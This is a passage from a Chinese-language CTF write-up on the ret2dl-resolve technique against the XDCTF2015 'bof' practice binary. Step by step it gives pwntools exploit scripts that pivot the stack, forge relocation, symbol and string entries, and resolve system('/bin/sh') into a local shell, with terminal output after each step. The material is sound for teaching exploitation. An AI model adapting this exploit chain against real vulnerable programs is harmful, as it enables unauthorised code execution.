ppp_ret = 0x080492d9 # ROPgadget --binary bof --only "pop|ret"
pop_ebp_ret = 0x080492db
leave_ret = 0x08049105 # ROPgadget --binary bof --only "leave|ret"

# 新栈大小
stack_size = 0x800
# 新栈位于bss段，bss段的基地址
bss_addr = 0x0804c028 # readelf -S bof | grep ".bss"
# 新栈的栈底，基地址+大小
base_stage = bss_addr + stack_size

r = process('./test')

r.recvuntil('Welcome to XDCTF2015~!\n')
# 这部分构造“栈迁移原理”节所述的栈溢出ROP
payload = 'A' * offset # 定位到eip
payload += p32(read_plt) # 用read函数地址覆盖eip
payload += p32(ppp_ret) # read后的ret
payload += p32(0) # read参数1
payload += p32(base_stage) # read参数2
payload += p32(100) # read参数3

#这里会读取payload2写入到base_stage里面!
# 读取完了返回这里
payload += p32(pop_ebp_ret) # 把base_stage pop到ebp中，eip下移到write_plt
payload += p32(base_stage)
payload += p32(leave_ret) # mov esp, ebp ; pop ebp ;将esp指向base_stage
r.sendline(payload)

cmd = "/bin/sh"

payload2 = 'AAAA' # 接上一个payload的leave->pop ebp ; ret，不重要，因为不指望ret了
payload2 += p32(write_plt)# 直接传入write的plt地址
payload2 += 'AAAA'# ret相关的padding，不指望返回，不重要
payload2 += p32(1) #write参数1，输出到标准输出
payload2 += p32(base_stage + 80)#write参数2，buffer开始地址
payload2 += p32(len(cmd))#write参数3，输出长度
payload2 += 'A' * (80 - len(payload2))#补齐到80长度，后面的就是输出buffer了
```

```python
payload2 += cmd + '\x00'# 输出buffer
payload2 += 'A' * (100 - len(payload2))# 补齐到100，因为payload里面read参数有100
r.sendline(payload2)
r.interactive()
```

和“栈迁移原理”一部分介绍的一样，我们先通过 `read` 构造在 `.bss` 段的栈，其内容由 `payload2` 决定，在这里我们直接传入了 `write_plt` 的地址，会直接调用 `write` 函数并取指定buffer内容输出，结果如下：

```
└─$ python a.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/dorapocket/桌面/hw/bof'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './bof': pid 7564
already send line
[*] Switching to interactive mode
/bin/sh[*] Got EOF while reading in interactive
```

步骤2：截获reloc_offset

刚才我们是知道了 `write` 函数的具体调用地址，然后直接传进去了，实际上由原理说明部分讲的那样，当程序不知道 `write` 链接到那儿的时候，是要进行动态连接的，如何跳转到动态链接过程？
在“原理说明”的plt表介绍时曾说，PLT[0]储存的信息能用来跳转到动态链接器。因此我们在上面的 `write_plt` 的地方传入PLT[0]，并把 `write` 函数的 `offset` 压在后面，这样应该可以根据我们前面所说的那样，调用起动态连接过程，填充 `write` 的PLT表，并跳转到 `write` 执行。
write的offset是多少？上面已经说到了，是push进去的 `0x20` 。

```
gdb-peda$ disassemble 0x8049070
Dump of assembler code for function write@plt:
   0x08049070 <+0>:     jmp    DWORD PTR ds:0x804c01c
   0x08049076 <+6>:     push   0x20
   0x0804907b <+11>:    jmp    0x8049020
End of assembler dump.
```

Python 复制代码

```python
cmd = "/bin/sh"
plt_0 = 0x08049020 # objdump -d -j .plt bof, 动态链接器, PLT[0]的地址
reloc_offset = 0x20 # write的偏移

payload2 = 'AAAA'
payload2 += p32(plt_0) # 跳转到动态链接器
payload2 += p32(reloc_offset)# 传一个自己的reloc_offset

# 下面不变
payload2 += 'AAAA'
payload2 += p32(1)
payload2 += p32(base_stage + 80)
payload2 += p32(len(cmd))
payload2 += 'A' * (80 - len(payload2))
payload2 += cmd + '\x00'
payload2 += 'A' * (100 - len(payload2))
r.sendline(payload2)
r.interactive()
```

结果仍然是打印出 `/bin/sh`

```
└─$ python b.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/dorapocket/桌面/hw/bof'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './bof': pid 7677
[*] Switching to interactive mode
/bin/sh[*] Got EOF while reading in interactive
```

步骤3：伪造reloc_offset，从而伪造reloc

这里的 `reloc` 是指在 `_dl_fixup` 源码里面的第一句

C 复制代码

```c
// 首先通过参数reloc_arg计算重定位入口，这里的JMPREL即.rel.plt，reloc_offset即reloc_arg
const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
```

`reloc_offset` 是相对于 `.rel.plt` 段的偏移，我们要更改这个偏移，让 `reloc` 找到我们 `.bss` 段内伪造的值。
把 `reloc` 的伪造值放入 `payload2 += p32(len(cmd))` 这一句后面，通过计算，位于 `base_stage+28` 的位置。
因此传入的 `reloc_offset` 是 `(base_stage + 28) - rel_plt`

接下来要思考 `reloc` 填充一个假的什么值，前面已经说过 `reloc` 的格式是

C 复制代码

```c
typedef struct {
    Elf32_Addr r_offset;    // 对于可执行文件，此值为虚拟地址
    Elf32_Word r_info;      // 符号表索引
} Elf32_Rel;
#define ELF32_R_SYM(info) ((info)>>8)
#define ELF32_R_TYPE(info) ((unsigned char)(info))
#define ELF32_R_INFO(sym, type) (((sym)<<8)+(unsigned char)(type))
```

`.got` 节保存了全局变量偏移表， `.got.plt` 节保存了全局函数偏移表。我们通常说的got表指的是 `.got.plt` 。 `.got.plt` 对应着 `Elf32_Rel` 结构中 `r_offset` 的值。可以在pwntools通过 `elf.got` 拿到，就是在图中的 `0x0804c01c` 。
组装一下，假的 `reloc` 就是 `p32(write_got) + p32(r_info)` ，其中 `r_info` 就是我们在途中看到的 `0x607` 。

```
重定位节 '.rel.dyn' at offset 0x34c contains 3 entries:
 偏移量     信息    类型              符号值      符号名称
0804bff4  00000306 R_386_GLOB_DAT    00000000   __gmon_start__
0804bff8  00000706 R_386_GLOB_DAT    00000000   stdin@GLIBC_2.0
0804bffc  00000806 R_386_GLOB_DAT    00000000   stdout@GLIBC_2.0

重定位节 '.rel.plt' at offset 0x364 contains 5 entries:
 偏移量     信息    类型              符号值      符号名称
0804c00c  00000107 R_386_JUMP_SLOT   00000000   setbuf@GLIBC_2.0
0804c010  00000207 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804c014  00000407 R_386_JUMP_SLOT   00000000   strlen@GLIBC_2.0
0804c018  00000507 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
0804c01c  00000607 R_386_JUMP_SLOT   00000000   write@GLIBC_2.0
```

Python 复制代码

```python
cmd = "/bin/sh"
plt_0 = 0x08049020
rel_plt = 0x08048364 # objdump -s -j .rel.plt bof
reloc_offset = (base_stage + 28) - rel_plt # base_stage + 28指向fake_reloc，减去rel_plt即偏移
write_got = elf.got['write']
r_info = 0x607
fake_reloc = p32(write_got) + p32(r_info)

payload2 = 'AAAA'
payload2 += p32(plt_0)
# 放上假的offset，会让_dl_fixup它寻找到假的reloc值
payload2 += p32(reloc_offset)
payload2 += 'AAAA'
payload2 += p32(1)
payload2 += p32(base_stage + 80)
payload2 += p32(len(cmd))
# 放上假的reloc值
payload2 += fake_reloc # (base_stage+28)的位置
payload2 += 'A' * (80 - len(payload2))
payload2 += cmd + '\x00'
payload2 += 'A' * (100 - len(payload2))
r.sendline(payload2)
r.interactive()
```

执行后，和上面的结果一样，输出了 `/bin/sh` 。

```
└─$ python c.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/dorapocket/桌面/hw/bof'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './bof': pid 7762
[*] Switching to interactive mode
/bin/sh[*] Got EOF while reading in interactive
```

步骤4：伪造reloc的r_offset，从而伪造sym

继续看 `_dl_fixup` 源码这一句：

```c
// 然后通过reloc->r_info找到.dynsym中对应的条目
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
// 这里还会检查reloc->r_info的最低位是不是R_386_JUMP_SLOT=7
assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
```

我们首先要将 `fake_sym` 放到我们的 `payload` 中，再放之前先要注意到， `dynsym` 里的 `Elf32_Sym` 结构体都是 `0x10` 字节大小，因此我们要先对即将注入的位置进行对齐。 `fake_sym` 正常会放在 `base_stage+36` 的位置，但不满足对其要求，对齐是 `0x10 - ((fake_sym_addr - dynsym) & 0xf)` 字节。故真正的 `fake_sym` 地址要加上这部分。先在 `payload2` 的 `fake_reloc` 后补一些A，再写入假的 `sym` 。

为了定位到这个假的 `sym` ，要修改之前已经控制的 `r_info` （ `sym` 通过 `reloc->r_info` 获取在 `dynsym` 的偏移）。我们已知了我们注入假的 `sym` 的地址和 `dynsym` 地址，偏移为 `index_dynsym=(fake_sym_addr - dynsym) / 0x10` （对齐）。实际找的时候， `ELF32_R_INFO(sym, type)` 的算法是 `(((sym)<<8)+(unsigned char)(type))` ，也就是说我们的 `r_info=(index_dynsym << 8) | 0x7` （或上 `0x7` 是因为 `_dl_fixup` 里面有个 `assert` ，要让 `type=7` ）。

定位到假的 `sym` 以后，我们就要考虑 `sym` 填什么了，根据如下定义：

```c
typedef struct
{
    Elf32_Word st_name;     // Symbol name(string tbl index)
    Elf32_Addr st_value;    // Symbol value
    Elf32_Word st_size;     // Symbol size
    unsigned char st_info;  // Symbol type and binding
    unsigned char st_other; // Symbol visibility under glibc>=2.2
    Elf32_Section st_shndx; // Section index
} Elf32_Sym;
```

前面我们在最后分析的时候，看到的 `sym` 是这样的：

```
   0x804902e:   add    BYTE PTR [eax],al
gdb-peda$ x/4wx 0x804820c+0x10*6
0x804826c:      0x00000042      0x00000000      0x00000000      0x00000012
gdb-peda$
```

所以我们暂时不改变它，照样写回去，这里的 `0x42` 就是 `st_name` 在 `dynstr` 的 `offset`，`0x12` 就是 `type`。在这里我们只关注 `name` 和 `type`，其他的用什么补齐不重要。

所以我们有了下面的代码：

Python 复制代码

```python
cmd = "/bin/sh"
plt_0 = 0x08049020
rel_plt = 0x08048364
reloc_offset = (base_stage + 28) - rel_plt
write_got = elf.got['write']

dynsym = 0x0804820c
fake_sym_addr = base_stage + 36 # 原先的位置
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf) # 这里的对齐操作是因为dynsym里的Elf32_Sym结构体都是0x10字节大小
fake_sym_addr = fake_sym_addr + align # 对齐之后的位置
index_dynsym = (fake_sym_addr - dynsym) / 0x10 # 除以0x10因为Elf32_Sym结构体的大小为0x10，得到write的dynsym索引号
r_info = (index_dynsym << 8) | 0x7 # 计算offset，确保type为7
fake_reloc = p32(write_got) + p32(r_info)# 伪造reloc
st_name = 0x4c
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12) # 伪造sym

payload2 = 'AAAA'
payload2 += p32(plt_0)
payload2 += p32(reloc_offset)
payload2 += 'AAAA'
payload2 += p32(1)
payload2 += p32(base_stage + 80)
payload2 += p32(len(cmd))
payload2 += fake_reloc # 伪造reloc的位置
payload2 += 'A' * align # 对齐0x10大小
payload2 += fake_sym # 伪造sym的位置
payload2 += 'A' * (80 - len(payload2))
payload2 += cmd + '\x00'
payload2 += 'A' * (100 - len(payload2))
r.sendline(payload2)
r.interactive()
```

最终，也是成功打印出了 `/bin/sh`，证明我们伪造正确。

```
└─$ python d.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/dorapocket/桌面/hw/bof'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './bof': pid 7867
[*] Switching to interactive mode
/bin/sh[*] Got EOF while reading in interactive
```

步骤5：伪造st_name，从而伪造函数符号

前面提到 `st_name` 是在 `.dynstr` 内部的 `offset` ，因此我们可以通过继续伪造这个 `offset` 来让连接期间查找函数符号字符串的时候查到我们的 `.bss` 段。

为了满足 `fake_sym` 的对齐，我们要在 `fake_sym_addr+0x10` 再减去 `.dynstr` 段的基地址，这样就能够得到我们想要的偏移。而这个偏移就是 `st_name` ，其他不变，然后我们在对应位置写入字符串“write”，并用 `/x00` 分割（原理说明里提到过， `.dynstr` 段里面是通过 `/x00` 来区分字符串边界的）

于是我们有了下面的代码：

Python 复制代码

```python
cmd = "/bin/sh"
plt_0 = 0x08049020
rel_plt = 0x08048364
reloc_offset = (base_stage + 28) - rel_plt
write_got = elf.got['write']
dynsym = 0x0804820c

dynstr = 0x080482ac
fake_sym_addr = base_stage + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr = fake_sym_addr + align
index_dynsym = (fake_sym_addr - dynsym) / 0x10
r_info = (index_dynsym << 8) | 0x7
fake_reloc = p32(write_got) + p32(r_info)

# 主要是这里修改了st_name的offset，上面一样
st_name = (fake_sym_addr + 0x10) - dynstr # 加0x10因为Elf32_Sym的大小为0x10
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12)

payload2 = 'AAAA'
payload2 += p32(plt_0)
payload2 += p32(reloc_offset)
payload2 += 'AAAA'
payload2 += p32(1)
payload2 += p32(base_stage + 80)
payload2 += p32(len(cmd))
payload2 += fake_reloc # fake_reloc的位置
payload2 += 'B' * align
payload2 += fake_sym # fake_sym的位置
payload2 += "write\x00"# 伪造的dynstr值，.dynstr+st_name就定位到了这里，x00前面讲过是固定格式标识
payload2 += 'A' * (80 - len(payload2))
payload2 += cmd + '\x00'
payload2 += 'A' * (100 - len(payload2))
r.sendline(payload2)
r.interactive()
```

结果如下：

```
└─$ python e.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/dorapocket/桌面/hw/bof'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './bof': pid 7964
[*] Switching to interactive mode
/bin/sh[*] Got EOF while reading in interactive
$
```

步骤6：伪造dynstr查到的值，链接进system

到这一步我们要干什么就很明显了：把上面的程序 `write` 改成 `system` 即可。这样 `_dl_runtime_resolve` 就会把 `system` 链接进来， `cmd` 会作为buffer参数传递给它。

函数名字改了，参数也得改掉， `system` 的参数就是一个buffer地址，只有一个参数，因此我们要修改一下参数部分，详见代码里的注释

于是我们最终有：

Python 复制代码

```python
cmd = "/bin/sh"
plt_0 = 0x08049020
rel_plt = 0x08048364
reloc_offset = (base_stage + 28) - rel_plt
write_got = elf.got['write']
dynsym = 0x0804820c
dynstr = 0x080482ac
fake_sym_addr = base_stage + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr = fake_sym_addr + align
index_dynsym = (fake_sym_addr - dynsym) / 0x10
r_info = (index_dynsym << 8) | 0x7
fake_reloc = p32(write_got) + p32(r_info)
st_name = (fake_sym_addr + 0x10) - dynstr
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12)

payload2 = 'AAAA'
payload2 += p32(plt_0)
payload2 += p32(reloc_offset)
# 不重要，是return回来以后执行的，可以放ppp_ret的gadget，但我们不需要让他返回了。
payload2 += 'AAAA'
# 重要，是system的第一个参数，指向一个字符串buffer
payload2 += p32(base_stage + 80)
# 不重要了，system只有一个参数，不删掉是因为删了后面的偏移还要重新算
payload2 += 'AAAA'
payload2 += 'AAAA'
payload2 += fake_reloc # (base_stage+28)的位置
payload2 += 'B' * align
payload2 += fake_sym # (base_stage+36)的位置
payload2 += "system\x00"
payload2 += 'A' * (80 - len(payload2))
payload2 += cmd + '\x00'
payload2 += 'A' * (100 - len(payload2))
r.sendline(payload2)
r.interactive()
```

最终，我们拿到了一个shell。

```
└─$ python f.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/dorapocket/桌面/hw/bof'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './bof': pid 8081
[*] Switching to interactive mode
$ whoami
dorapocket
$ ls
a.py  bof  bof.c  b.py    core  c.py  d.py  e.py    f.py  peda-session-bof.txt
```